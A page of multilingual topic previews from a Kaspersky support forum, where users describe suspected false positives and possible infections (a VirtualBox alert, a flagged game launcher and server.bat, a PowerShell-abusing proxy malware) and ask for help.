


 Данила Беспятов posted a topic in Kaspersky Endpoint Security CloudНаблюдается ложно-положительное срабатывание на C:\Program Files\Oracle\VirtualBox\VirtualBoxVM.exe Вероятно, это связано с тем, что VirtualBoxVM.exe вызывает slui.exe. Получается древовидный процесс - признак малвари, но в данном случае о малвари не идет и речи.
-
 joao.hirata posted a topic in Para casatenho este launcher a um tempo e nunca deu problema, hoje fui atualizar e recebi a notificação de que isto foi encontrado Descrição do resultado: Encerrado Tipo: Cavalo de Troia Nome: PDM:Trojan.Win32.Generic.nblk Nível da ameaça: Alto Tipo de objeto: Processo gostaria de saber se realmente era algo a se preocupar ou se era um alarme falso
-
 Ariel Marinho posted a topic in Para casaUm malware sequestrou um componente de hardware do meu pc, ele aplica uma Proxy que bloqueia o acesso a internet de alguns aplicativos do windows, da ordens ao meu powershell pra abrir páginas na web, baixar todo o conteúdo delas e executa-los no meu pc. Quando tento abrir a página da Kaspersky o malware me redireciona pra página do bit defender, quando tento instalar o Kaspersky ele corta a conexão a internet do instalador do Kaspersky, fazendo assim que a instalação não seja iniciada. Quando impeço o malware de mexer com o powershell ele corta totalmente meu acesso a internet. Alguém sabe como proceder?
-



 Lvdwig posted a topic in Pour particuliersJe fais ce post car comme mentionné dans le titre je suspecte très fortement un trojan sur mon pc mais je n'ai rien de totalement sûr et j'ai besoin d'aide pour m'aider à fouiller et comprendre si oui on non il y a bien quelque chose. Tout a commencé lorsque kaspersky a détecté un probable trojan "HEUR:Trojan-Downloader.BAT.Bitser.gen" sur un fichier server.bat lorsque j'essaie d'installer un modpack pour un serveur minecraft connu et vérifié. Probable faux positif. J'arrête tout, je désinfecte le fichier suspect, supprime le modpack et run une analyse complète du système qui scan à peu près 3 200 000 fichier et aucune autre détection. Je redémarre et essaie de lancer un ptit scan malwarebytes qui ne donne rien puis je re lance un scan complet kaspersky au cas où. Et là kaspersky n'analyse que 470 000 fichier. Cela ne bouge pas après reboot pc et logiciel alors je réinstalle kaspersky et là tout va bien et re scan plus de 3 000 000 de fichier. Je re démarre et relance un scan pour savoir si kaspersky à bug ou autre et après reboot kaspersky recommence à n'analyse que 470 000 fichier. Comprenant pas ce qu'il se passe je fouille voir si des programmes chelou s'exécute ou autre et rien. Sauf les programmes Memcompression, Secure System et Registry qui selon kaspersky n'ont aucune signature numérique et lorsque je clique dessus j'obtiens le message dans la première image jointe. Je vais dans mon gestionnaire de tâche, je trouve bien les programmes sauf Memcompression et j'arrive à trouver leurs chemin et leurs propriétés et rien de trop suspect mais je ne vois pas Memcompression. Je vais checker sur des forums Microsoft pour des réponses et kaspersky me parle d'une connection SSL êtrange via opéra gx que je bloque et voici le message dans le rapport : "Événement: Une connexion SSL avec un certificat invalide a été détectée message kaspersky : Type d'utilisateur: Non défini Nom de l'application: opera.exe Chemin d'accès à l'application: C:\Users\Patat\AppData\Local\Programs\Opera GX Module: Navigation sécurisée Résultat de description: Bloqué Nom de l'objet: identity.nel.measure.office.net Raison: Ce certificat ou un des certificats de la chaîne a expiré." Je tente un redémarrage mode sans échec mais impossible de me connecter comme sur la 2ème image jointe et tenter de créer mon pin me fait juste un popup Microsoft qui s'éteint directement. Je retourne sur kaspersky et je vois que Memcompression n'est pas actif je sais pas pourquoi et je tente de lancer un scan complet de mon système voir si il y a une différence maintenant et oui je retourne à plus de 3 000 000 en scan mais aucune détection. Dans les rapports kaspersky les dernières utilisation Memcompression, Registry et Secure system, sont incohérente avec leurs utilisation actuel. Il me dit qu'ils sont utilisés pour la dernière le 18mai à 4h05 alors que mon pc s'est éteint à 5h00 et que ça fait 2h que je suis dessus aujourd'hui par exemple. Je trouve ça très inquiétant je lance un sfc scan et windows me dit aucun violation système détecté. Rien de bizarre je crois dans le rapport de tache planifiées suspectes. J'ai tenté d'analysé les connexions réseau actives mais je sais pas trop comment interpréter les résultats mais je crois qu'ils sont suspect. Beaucoup de messages d'impossibilité de lecture, plusieurs canaux LISTENING ou ESTABLISHED et il me semble que mon IP est toujours la même sauf quelques fois mais je ne sais pas si je lis les bonnes colonnes. Bref dans le doute le pc est débranché et hors tension et coupé de tout réseau en attendant. Que dois je penser, que dois je faire ? J'ai vraiment besoin d'aide